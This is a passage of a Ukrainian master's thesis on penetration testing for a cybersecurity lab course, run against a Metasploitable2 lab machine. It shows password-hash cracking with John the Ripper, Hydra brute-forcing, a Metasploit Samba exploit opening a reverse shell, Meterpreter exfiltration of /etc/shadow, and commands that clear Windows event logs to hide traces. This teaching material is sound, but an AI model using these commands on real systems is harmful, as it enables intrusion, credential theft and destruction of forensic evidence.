postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534::/:/bin/false
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
```

Рисунок 3.11 – Результат об'єднання файлів passwd і shadow в один файл для майбутнього злому пароля

3.4.5 Hydra

Hydra – це розпаралелений зломщик входу в систему методом «грубої сили» [54], який підтримує безліч протоколів для атак через онлайн-атаки, у тому числі: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

Hydra можна використовувати, щоб підбирати онлайн-паролі для одного імені користувача Metasploitable2. Імена користувачів можна дізнатися кількома способами: з облікових записів в інших системах, з адрес електронної пошти, з ймовірних комбінацій людських імен або просто вгадуючи (root, admin, Administrator, user тощо).

3.5 Пост-експлуатація

3.5.1 John the Ripper

Припустимо, у нас є хеші паролів від більш раннього експлойту (наприклад, хеші паролів, отримані в п. 3.4.3, рис. 3.8). Хоча це було корисно саме собою, щоб побачити, які імена користувачів існують, було б набагато корисніше мати паролі у вигляді відкритого тексту, які потім можна було б використовувати для входу в інші неексплуатовані системи.

Розглянемо, як можна перетворити хеші паролів у паролі у вигляді відкритого тексту.

John the Ripper – це інструмент для «перевірки безпеки та відновлення паролів», який також можна використовувати для злому паролів методом грубої сили з хешів [55]. Цей процес може бути набагато швидшим, ніж

мережні атаки з Hydra. Немає мережної затримки в очікуванні відповіді цілі, не потрібно турбуватися про перевантаження цілі або спрацьовування сигналізації безпеки, а спроби хешування можуть бути сильно розпаралелені.

Запустимо John the Ripper на хешах, які ми отримали з Metasploitable2 (у розділі 3.4.4 отримано файли /etc/passwd і /etc/shadow, а потім використано інструмент unshadow, щоб об'єднати ці файли в один файл.) John the Ripper має набір правил для загальних перестановок паролів, заснованих на іменах користувачів. Почнемо із правила Single Crack. Це для простих паролів, що базуються на логіні/інформації GECOS, але може пощастити, і для початку це дуже швидко.

```
$ john --list=rules   # Just to see all the different permutations possible
$ john --single metasploitable_logins.txt.
```

Слід звернути увагу, що не потрібно надавати файл у форматі "shadow" - John the Ripper цілком здатний розпізнавати широкий спектр стандартів хешування у файлі з таким простим вмістом, як username:hash (рис. 3.12).

```
┌──(r㉿linux)-[~]
└─$ john --show metasploitable_logins.txt
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

Рисунок 3.12 – Отримання паролів за правилом Single Crack

Є успіхи, але не вгадано паролі для всіх облікових записів. Тепер запустимо John the Ripper, використовуючи базовий список загальних паролів, який постачається разом із John (рис. 3.13).

```
$ john --wordlist=/usr/share/john/password.lst –rules metasploitable_logins.txt.
```

```
┌──(r㉿linux)-[~]
└─$ john --wordlist=/usr/share/john/password.lst --rules metasploitable_logins.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2
 4x3])
Remaining 3 password hashes with 3 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
2g 0:00:00:03 DONE (2022-10-16 09:04) 0.6493g/s 50923p/s 50985c/s 50985C/s Winding..Sssing
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(r㉿linux)-[~]
└─$ john --show metasploitable_logins.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

Рисунок 3.13 – Отримання паролів із використанням списку загальних паролів

Слід звернути увагу, якщо повторно запустити команду для того ж вхідного файлу, John the Ripper не виконуватиме ті самі тести або намагатиметься знайти паролі для вже відомих імен користувачів. Вони зберігаються в ~/.john/john.pot. Таким чином, можна легко спробувати кілька списків слів (наприклад, маленький, середній, великий, масивний) і складніші правила (наприклад, перестановки) на тих самих хешах.

Для виведення всіх результатів злому пароля на заданому файлі, а не тільки останнє сканування, необхідно виконати

```
$ john --show metasploitable_logins.txt
# This will show results in the "passwd" format:
# username: password: UsedID: GroupID: User Info: Home Directory: Default Shell.
```

Не вдалося зламати тільки пароль root. Використано 134-мегабайтний список слів rockyou.txt (нестиснутий з /usr/share/wordlists/rockyou.txt.gz), але безуспішно. Це вказує на те, що цей пароль значно важче зламати, ніж інші.

Metasploit поставляється з іншими файлами на вибір (див. /usr/share/metasploit-framework/data/wordlists/), і будь-який пен-тестер буде мати свої власні списки паролів. Наприклад, CrackStation.net has a 15GB (uncompressed) wordlist file: https://crackstation.net/crackstation-wordlist-password-cracking-dictionary.htm

Облікові дані можна відстежувати у Metasploit за допомогою команди creds. Наприклад, додати msfadmin можна використовуючи команду «creds add». Для цього необхідно буде вказати ім'я користувача, пароль та IP-адресу/порт/протокол/службу, для якої виконується вхід:

```
# Ensure PostgreSQL database is running
$ sudo service postgresql start
# Launch Metasploit Console
$ msfconsole
# Continue using the workspace from the last lab:
msf6> workspace metasploitable2
msf6> creds add user:msfadmin password:XXXXXX address:xx.xx.xx.xx port:22 protocol:tcp service-name:ssh.
```

Потім пізніше можна виконувати пошук у базі даних облікових даних по хосту або службі.

```
msf6> creds -s ssh
msf6> creds xx.xx.xx.xx.
```

3.5.2 Meterpreter

Meterpreter – це гнучке, динамічно розширюване корисне навантаження, яке використовує стадію впровадження DLL в пам'ять і поширюється в мережі під час виконання [56]. Він обмінюється даними через мережний сокет і надає комплексний клієнтський Ruby API. У ньому є історія команди, завершення вкладок, канали та багато іншого.

Обновимо звичайну командну оболонку до Metasploit Meterpreter. https://null-byte.wonderhowto.com/how-to/upgrade-normal-command-shell-metasploit-meterpreter-0166013/

Продовжимо використовувати робочий простір (workspace metasploitable2) та використовувати експлойт Samba з п. 3.4.4:

```
msf6> workspace metasploitable2
msf6> search type:exploit name:samba
msf6> use exploit/multi/samba/usermap_script
msf6> info
msf6> set RHOST xx.xx.xx.xx.
```

Для цього експлойту доступні «корисні навантаження» payloads (рис. 3.14):

```
msf6> show payloads.
```

Meterpreter недоступний. Досягнемо цього за допомогою двоетапного процесу.

```
msf6> exploit
whoami
root.
```

Тепер, коли ми маємо оболонку на віртуальній машині Metasploitable2, відправимо її у фоновий режим за допомогою control+z.

Знайдемо постексплуатаційний скрипт для оновлення до оболонки Meterpreter, а потім виберемо його (рис. 3.15).

```
msf6> search shell_to_meterpreter
msf6> use post/multi/manage/shell_to_meterpreter.
```

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_awk                                  normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                      normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                normal  No     Unix Command Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                  normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                  normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                               normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   payload/cmd/unix/bind_netcat_gaping                        normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   payload/cmd/unix/bind_netcat_gaping_ipv6                   normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  payload/cmd/unix/bind_r                                    normal  No     Unix Command Shell, Bind TCP (via R)
   11  payload/cmd/unix/bind_ruby                                 normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  payload/cmd/unix/bind_ruby_ipv6                            normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  payload/cmd/unix/bind_socat_udp                            normal  No     Unix Command Shell, Bind UDP (via socat)
   14  payload/cmd/unix/bind_zsh                                  normal  No     Unix Command Shell, Bind TCP (via Zsh)
   15  payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   16  payload/cmd/unix/pingback_bind                             normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   17  payload/cmd/unix/pingback_reverse                          normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   18  payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   19  payload/cmd/unix/reverse_awk                               normal  No     Unix Command Shell, Reverse TCP (via AWK)
   20  payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   21  payload/cmd/unix/reverse_jjs                               normal  No     Unix Command Shell, Reverse TCP (via jjs)
   22  payload/cmd/unix/reverse_ksh                               normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   23  payload/cmd/unix/reverse_lua                               normal  No     Unix Command Shell, Reverse TCP (via Lua)
   24  payload/cmd/unix/reverse_ncat_ssl                          normal  No     Unix Command Shell, Reverse TCP (via ncat)
   25  payload/cmd/unix/reverse_netcat                            normal  No     Unix Command Shell, Reverse TCP (via netcat)
   26  payload/cmd/unix/reverse_netcat_gaping                     normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   27  payload/cmd/unix/reverse_openssl                           normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   28  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   29  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   30  payload/cmd/unix/reverse_php_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   31  payload/cmd/unix/reverse_python                            normal  No     Unix Command Shell, Reverse TCP (via Python)
   32  payload/cmd/unix/reverse_python_ssl                        normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   33  payload/cmd/unix/reverse_r                                 normal  No     Unix Command Shell, Reverse TCP (via R)
   34  payload/cmd/unix/reverse_ruby                              normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   35  payload/cmd/unix/reverse_ruby_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   36  payload/cmd/unix/reverse_socat_udp                         normal  No     Unix Command Shell, Reverse UDP (via socat)
   37  payload/cmd/unix/reverse_ssh                               normal  No     Unix Command Shell, Reverse TCP SSH
   38  payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   39  payload/cmd/unix/reverse_tclsh                             normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   40  payload/cmd/unix/reverse_zsh                               normal  No     Unix Command Shell, Reverse TCP (via Zsh)

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.211.55.3:4444
[*] Command shell session 1 opened (10.211.55.3:4444 -> 10.211.55.5:37711) at 2022-10-16 10:59:12 -0400

whoami
root
^Z
Background session 1? [y/N]  y
```

Рисунок 3.14 – Перелік доступних «корисних навантажень» payloads

Отримаємо більше інформації про цей скрипт та параметри, які йому необхідно встановити:

msf6> info.

З опцій, які приймає цей сценарій після експлойту, єдина відсутня обов'язкова – це SESSION, яка є сеансом для запуску цього сценарію. Вкажемо на поточну сесію, ту, яку перевели у фоновий режим:

msf6> sessions

msf6> set SESSION x

where x = num of session you just backgrounded.

```
Background session 1? [y/N]  y
msf6 exploit(multi/samba/usermap_script) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                 normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(multi/samba/usermap_script) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > info

       Name: Shell to Meterpreter Upgrade
     Module: post/multi/manage/shell_to_meterpreter
   Platform: Linux, OSX, Unix, Solaris, BSD, Windows
       Arch:
       Rank: Normal

Provided by:
  Tom Sellers <tom@fadedcode.net>

Compatible session types:
  Meterpreter
  Shell

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
  LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
  LPORT    4433             yes       Port for payload to connect to.
  SESSION                   yes       The session to run this module on

Description:
  This module attempts to upgrade a command shell to meterpreter. The
  shell platform is automatically detected and the best version of
  meterpreter for the target is selected. Currently
  meterpreter/reverse_tcp is used on Windows and Linux, with
  'python/meterpreter/reverse_tcp' used on all others.

msf6 post(multi/manage/shell_to_meterpreter) >
```

Рисунок 3.15 – Оновлення звичайної командної оболонку до Metasploit Meterpreter

Запустимо цей скрипт після експлойту:

msf6> exploit

msf6> <exploit runs...>.

Щоб використати нову оболонку Meterpreter, знову отримаємо список сесій, але вже з новою сесією:

msf6> sessions.

Щоб взаємодіяти з новою оболонкою, використовуємо прапор «-i» для сеансів.

```
msf6> sessions -i x
# where x = num of Meterpreter session you just created.
```

Розглянемо можливості Meterpreter тепер, коли він працює на віртуальній машині Metasploitable2.

Отримати деяку інформацію про систему, в якій працює Meterpreter і переглянути список запущених процесів, щоб отримати уявлення про те, що виконується в системі, можна виконавши команди:

```
meterpreter> sysinfo
meterpreter> ps.
```

Завантажимо файли /etc/passwd та etc/shadow з Metasploitable2 на комп'ютер з Kali і збережемо їх у каталозі /tmp , тим самим демонструючи ще один спосіб доступу до файлів на віддаленому хості.

```
meterpreter> download /etc/passwd /etc/shadow /tmp.
```

Додатково переглянемо кеш ARP цільового хоста, що представить інші системи локальної мережі, з якими ціль нещодавно спілкувалася. Це допоможе виявити інші системи, які, можливо, варто вивчити згодом.

```
meterpreter> arp.
```

Щоб переглянути меню довідки та вийти з оболонки meterpreter, необхідно виконати наступні команди:

```
meterpreter> ?
meterpreter> quit.
```

3.6 Висновки до розділу 3

У цьому розділі показано, як за допомогою інструментів Kali Linux можна провести автоматичне сканування системи або використати ручний пошук та виявити наявні вразливості системи безпеки. На основі розглянутих в цьому розділі пошуку, перевірці, використанні вразливостей комп'ютерної системи та отриманні доступу були підготовлені три лабораторні роботи № 2 – 4, що ввійшли до лабораторного практикуму з дисципліни "Захищені мережеві технології" для студентів спеціальності 125 «Кібербезпека» (Додаток А).

4 ВИДАЛЕННЯ СЛІДІВ АКТИВНОСТІ ПРИ ПРОВЕДЕННІ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

Один із не менш важливих аспектів при завершенні тестування на проникнення – переконатися, що в системі не залишиться жодних слідів злому. При розриві з'єднання або виході з системи, що зламується, дуже важливо, щоб не залишалося жодних слідів у журналах або в інших логах. Крім того, під час тестування на проникнення можуть бути згенеровані нові дані, які залишають слід у системі та мережі.

4.1 Журнали DHCP-сервера

У цих журналах ведеться облік присвоєння IP-адрес у мережі. У цьому журналі зберігаються всі події при взаємодії між потенційним DHCP-клієнтом та DHCP-сервером. Найбільший інтерес тут представляють MAC-адреси клієнтів, які будуть занесені до відповідного журналу подій.

Для Windows журнали DHCP зберігаються в каталозі [57]

```
%SystemRoot%\System32\dhcp.
```

У Linux для перегляду журналів DHCP можна використати команду

```
cat/var/log/syslog | grep -Ei 'dhcp'.
```

4.2 Події Syslog

Для кожного сеансу або запиту/відповіді, що відбувається в мережі, такі пристрої, як міжмережні екрани, системи виявлення/запобігання вторгнень (IDS/IPS) та ін. ведуть свої журнали подій щодо мережного трафіку. Ці пристрої використовують Syslog protocol для створення повідомлень

журналу в єдиному форматі з усіма необхідними деталями, які можуть стати в нагоді при розслідуванні інциденту інформаційної безпеки.

У системах Linux Syslog журнали знаходяться в /var/log/syslog [58].

4.3 Пакетний аналіз

Проводячи дослідження мережі, експерти проводять аналіз пакетів, спостерігаючи за будь-якими аномаліями в сегменті мережі, який їх цікавить. Аналіз пакетів дозволяє визначити наступне:

- джерело атаки;
- завантажені та скачані файли;
- тип трафіку в мережі;
- час атаки;
- вилучені артефакти, наприклад файли;
- url-адреси та домени;
- атакований хост;
- дані телеметрії.

4.4 Журнали веб-сервера

У цих журналах зберігаються повідомлення про всі дії при взаємодії між веб-сервером та клієнтським веб-браузером.

Файли журналу Internet Information Server (IIS) перебувають у

%SystemDrive%\inetpub\logs\LogFiles.

Журнали Apache у Red Hat, CentOS та Fedora зберігаються в

/var/log/httpd/access_log и /var/log/httpd/error_log.

Для систем Debian та Ubuntu журнали веб-сервера Apache можна знайти за адресою

/var/log/apache2/access_log и /var/log/apache2/error_log.

Журнали FreeBSD Apache знаходяться в

/var/log/httpd-access.log и /var/log/httpd-error.log.

4.5 Журнали бази даних

Під час тесту на проникнення та маніпулюванням цільовою базою даних, як то створення, зміна, видалення або вилучення інформації, бази даних створюють власний набір повідомлень журналу.

Журнали бази даних для Microsoft SQL Server можна знайти в

\\Microsoft SQL Server\MSSQL11.MSSQLSERVER\MSSQL\DATA*.MDF
та
\\Microsoft SQL Server\MSSQL11.MSSQLSERVER\MSSQL\DATA*.LDF.¶

Експерт може перевірити журнали помилок у базі даних щодо підозрілих дій, які можна знайти в

\\Microsoft SQL Server\MSSQL11.MSSQLSERVER\MSSQL\LOG\ERRORLOG.

4.6 Журнали подій (Event logs)

Журнали подій – це запис дій, здійснених у системі за участю користувача та без нього. Наприклад, журнали безпеки містять записи про події входу в систему, якщо користувач успішно авторизувався або навпаки, про невдалу спробу входу в систему. Event logs фіксують усе, що відбувається в системі, з моменту її включення і до вимкнення. У операційній системі Windows 10 конфігурація журналів подій зберігається у наступному розділі реєстру:

HKLM\System\ControlSet00x\Services\EventLog.

Щоб переглянути список імен доступних журналів подій у Windows 10, достатньо виконати команду (рис. 4.1):

wevtutil el.

```
Microsoft Windows [Version 10.0.22000.1098]
(c) Корпорація Майкрософт. Усі права захищені.

C:\Users\r>wevtutil el
AMSI/Debug
AirSpaceChannel
Analytic
Application
Cisco-EAP-FAST/Debug
Cisco-EAP-LEAP/Debug
Cisco-EAP-PEAP/Debug
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
General Logging
HardwareEvents
```

Рисунок 4.1 – Список імен доступних журналів подій у ОС Windows

Крім того, використання команди wevtutil gl <ім'я журналу> надасть інформацію про конфігурацію для вибраного журналу (рис. 4.2).

```
C:\Users\r>wevtutil gl Security
name: Security
enabled: true
type: Admin
owningPublisher:
isolation: Custom
channelAccess: O:BAG:SYD:(A;;0xf0005;;;SY)(A;;0x5;;;BA)(A;;0x1;;;S-1-5-32-573)
logging:
  logFileName: %SystemRoot%\System32\Winevt\Logs\Security.evtx
  retention: false
  autoBackup: false
  maxSize: 20971520
publishing:
  fileMax: 1

C:\Users\r>
```

Рисунок 4.2 – Інформація про конфігурацію для вибраного журналу

Варто зазначити, що самі системні журнали Windows зберігаються в C:\Windows\System32\winevt \Logs в локальній системі.

Проста зміна або видалення файлів журналів, що зберігаються в цих місцях, буде викликати труднощі при розслідуванні інциденту інформаційної безпеки і, безумовно, ускладнюватиме роботу експертів. Стане набагато складніше визначити фактичну послідовність атаки та її поширення, що у свою чергу знижує шанси бути виявленим.

4.7 Очищення журналів у Windows

В операційній системі Windows засіб перегляду подій є програмою, яка об'єднує журнали програм, безпеки, установки та системи на єдиній інформаційній панелі. Вона знаходиться в

"C:\ProgramData\Microsoft\Windows\StartMenu\Programs\Administrative Tools\Event Viewer.lnk".

У вікні "Перегляд подій" журнали можна очистити, просто вибравши функцію "Очистити журнал" кнопкою на панелі "Дії". Однак не варто забувати про те, що події про очищення журналу також пишуться в лог.

4.8 Використання PowerShell для очищення журналів у Windows

PowerShell – це дуже потужний інструмент командного рядка, який дає системному адміністратору великий перегляд для адміністрування систем, для виконання та автоматизації операцій і завдань в операційних системах Windows, MacOS і Linux.

Розглянемо кілька команд очищення журналів.

1. Для очищення всіх журналів подій

wevtutil el | Foreach-Object {wevtutil cl “$_”}.

2. Для очищення певних журналів з комп'ютера. Команда Clear-EventLog дозволяє адміністратору очистити всі повідомлення журналу <LogName>: з певної категорії подій. Синтаксис для використання цієї команди:

Clear-EventLog <LogName>.

4.9 Використання командного рядка для очищення журналів у Windows

Раніше розглянуту команду wevtutil el можна використовувати не лише для перегляду списку типів/категорій журналів. Можна використовувати wevtutil cl, за яким слідує конкретний журнал, щоб очистити записи в категорії журналу

wevtutil clear-log Security.

В результаті виконання команди wevtutil el можна бачити довгий список категорій журналів подій. Однак очищення кожної категорії займає досить багато часу, тому скористаємося наступним скриптом для очищення кожної категорії під час виконання команди

for /F "tokens = *"%1 в ('wevtutil.exe el') DO wevtutil.exe cl "%1".

Для успішного виконання скрипта cmd слід запускати з правами адміністратора.

4.10 Використання Meterpreter для очищення журналів Windows

У складі Metasploit framework існує дуже просунуте корисне навантаження, що динамічно розширюється, відоме як Meterpreter розглянуте в п. 3.5.2.

Meterpreter розроблений, щоб бути прихованим, потужним та динамічно розширюваним. Після успішного закріплення в системі можна використовувати команду clearev для очищення журналів додатків, системи та безпеки (рис. 4.3).




Рисунок 4.3 – Процес очищення журналів додатків, системи та безпеки

Як показано на рис. 4.3, Meterpreter очищає журнали кожної категорії в цільовій системі. Також вказано кількість очищених записів.

Розглянуті в цьому розділі способи видалення слідів активності під час тестування на проникнення були використані в лабораторній роботі № 4, що ввійшла до лабораторного практикуму з дисципліни "Захищені мережеві технології" для студентів спеціальності 125 «Кібербезпека» (Додаток А).

4.11 Висновки до розділу 4

У цьому розділі розглянуті способи приховування активності під час тестування на проникнення, моделюючи атаки на цільову систему або мережу. Розглянуто різні типи журналів та їх розташування, а також логи, їх інформативність при розслідуванні інциденту та способи очистити журнали подій у Windows за допомогою штатних засобів, powershell та cmd.

ВИСНОВКИ

В магістерській роботі розглянуті особливості реалізації тестування на проникнення з метою виявлення існуючих вразливостей в елементах інформаційної інфраструктури та підвищення якості навчального процесу під час підготовки фахівців в галузі кібербезпеки.

Для досягнення поставленої мети, в результаті опрацювання вітчизняної та зарубіжної наукової літератури, були проведені теоретичні та практичні дослідження:

1. Існуючих методологій для тестування інформаційної безпеки, що дають можливість оцінити захищеність комп’ютерних систем від різного роду кібератак (OSSTMM, NIST, OWASP, PTES, ISSAF).

2. Методів отримання інформації з відкритих джерел – OSINT, способів їх застосування та правовий аспект їх використання. Розглянуто «пасивний» та «активний» методи збирання інформації.

3. Автоматичного сканування комп'ютерної системи на предмет виявлення наявних вразливостей системи безпеки за допомогою інструментів Kali Linux.

4. Способів приховування активності під час тестування на проникнення шляхом моделювання атаки на цільову систему (мережу). Розглянуто різні типи журналів подій, їх розташування, інформативність при розслідуванні інциденту та способи очищення.

Практичним результатом магістерської роботи є розробка лабораторного практикуму, що включає чотири лабораторні роботи, три практичних і одну теоретичну. Лабораторні роботи, включені до складу курсу «Захищені мережні технології», та покликані допомогти студентам зрозуміти, як на практиці відбувається процес збирання інформації, процес отримання інформації від мережевих сервісів (сканування мережі), процедуру пошуку та експлуатації вразливостей у рамках проведення тестування на проникнення за допомогою інструментів, що знаходяться у відкритому доступі.

ПЕРЕЛІК ПОСИЛАНЬ

1. Куцак С. В., Корольков Р. Ю. Розвідка на основі відкритих джерел. «*Радіотехнічні проблеми, сигнали, апарати та системи*»: матеріали XI міжн. наук.-техн. конф. (Київ, 22 – 24 лист. 2022 р.). Київ: КПІ, 2022. С. 70 – 72.

2. Top OSINT Tools for Ethical Hacking. URL: https://www.infosectrain.com/blog/top-osint-tools-for-ethical-hacking/ (last accessed: 12.09.2022).

3. Ethical Hacking. URL: https://www.eccouncil.org/ethical-hacking/ (last accessed: 12.09.2022).

4. Tabatabaei F., Wells D. OSINT in the Context of Cyber-Security. *In Open-Source Intelligence Investigation*. Berlin; Heidelberg: Springer, 2016. P. 213–231.

5. Different Types of Penetration Testing and Why You Need Them. URL: https://www.scnsoft.com/blog/types-of-penetration-testing (last accessed: 12.09.2022).

6. Difference between Black Box Vs White Vs Grey Box Testing. URL: https://www.geeksforgeeks.org/difference-between-black-box-vs-white-vs-grey-box-testing/ (last accessed: 12.09.2022).

7. Revell Q., Smith T., Stacey R. Tools for OSINT-Based Investigations. *In Open-Source Intelligence Investigation*. Berlin; Heidelberg: Springer, 2016. P. 153–165.

8. Hayes D.R., Cappa F. Open-source intelligence for risk assessment. *Business Horizons*. 2018. vol. 61 (5). P. 689 – 697.

9. Qusef A., Alkilani H. The effect of ISO/IEC 27001 standard over open-source intelligence. URL: https://peerj.com/articles/cs-810/ (last accessed: 12.09.2022).

10. Kanta A., Coisel I., Scanlon M. A survey exploring open-source Intelligence for smarter password cracking. URL: https://www.sciencedirect.com/science/article/pii/S2666281720303723?via%3Dihub (last accessed: 12.09.2022).

11. Yeboah-Ofori A., Brimicombe A. Cyber intelligence and OSINT: Developing mitigation techniques against cybercrime threats on social media. *International Journal of Cyber-Security and Digital Forensic*. 2018. vol. 7. P. 87–98.

12. Glassman M., Kang M.J. Intelligence in the internet age: The emergence and evolution of Open-Source Intelligence (OSINT). *Computers in Human Behavior*. 2012. vol. 28. P. 673–682.

13. GitHub – lanmaster53/recon-ng: Open-Source Intelligence Gathering Tool Aimed at Reducing the Time Spent Harvesting Information from Open Sources. URL: https://github.com/lanmaster53/recon-ng (last accessed: 13.09.2022).

14. About GreyNoise Intelligence. URL: https://www.greynoise.io/ (last accessed: 13.09.2022).

15. MISP – Malware Information Sharing Platform and Threat Sharing – The Open-Source Threat Intelligence Platform. URL: https://www.misp-project.org/ (last accessed: 13.09.2022).

16. Ozbay F.A., Alatas B. Fake news detection within online social media using supervised artificial intelligence algorithms. *Physica A: Statistical Mechanics and its Applications*. 2020. vol. 540, 123174.

17. Branco E.P. Cyberthreat Discovery in Open-Source Intelligence Using Deep Learning Techniques. Ph.D. Thesis, Universidade de Lisboa: Lisboa. 2017. 81 p.

18. Future R. How Artificial Intelligence Is Shaping the Future of Open-Source Intelligence. URL: https://www.recordedfuture.com/open-source-intelligence-future (last accessed: 13.09.2022).

19. Pieterse H., Va not Wout C., Kahn Z., Serfontein C. Specialised Media Monitoring Tool to Observe Situational Awareness. *In Proceedings of the International Conference on Cyber Warfare and Security*. Albany. NY. USA, 17–18 March 2022. vol. 17. P. 244–252.

20. Xu L., Li Y., Fu J. Cybersecurity investment allocation for a multi-branch firm: Modeling and optimization. *Mathematics*. 2019. vol. 7. P. 1 – 20.

21. The 7 best penetration testing methodologies in the market. URL: https://www.getsecureworld.com/blog/the-7-best-penetration-testing-methodologies-in-the-market/ (last accessed: 14.09.2022).

22. Top 5 Penetration Testing Methodologies and Standards. URL: https://www.vumetric.com/blog/top-penetration-testing-methodologies/ (last accessed: 14.09.2022).

23. Penetration Testing Methodologies – A Close Look at the Most Popular Ones. URL: https://www.indusface.com/blog/penetration-testing-methodologies-a-close-look-at-the-most-popular-ones/ (last accessed: 14.09.2022).

24. Passive & Active Reconnaissance. URL: https://www.codecademy.com/article/passive-active-reconnaissance (last accessed: 14.09.2022).

25. 7 Useful OSINT Tools for Penetration Testing. URL: https://www.hostnextra.com/kb/7-useful-osint-tools-for-penetration-testing/ (last accessed: 14.09.2022).

26. 7 Top OSINT Software Tools. URL: https://www.liferaftinc.com/blog/7-top-osint-software-tools (last accessed: 14.09.2022).

27. Metagoofil – Tool to Extract Information from Docs, Images in Kali Linux. URL: https://www.geeksforgeeks.org/metagoofil-tool-to-extract-information-from-docs-images-in-kali-linux/ (last accessed: 14.09.2022).

28. OSINT Framework. URL: https://osintframework.com/ (last accessed: 14.09.2022).

29. Google Hacking – How to Find Vulnerable Data Using Nothing but Google Search Engine. URL: https://www.objectivity.co.uk/blog/google-hacking-how-to-find-vulnerable-data-using-nothing-but-google-search-engine/ (last accessed: 14.09.2022).

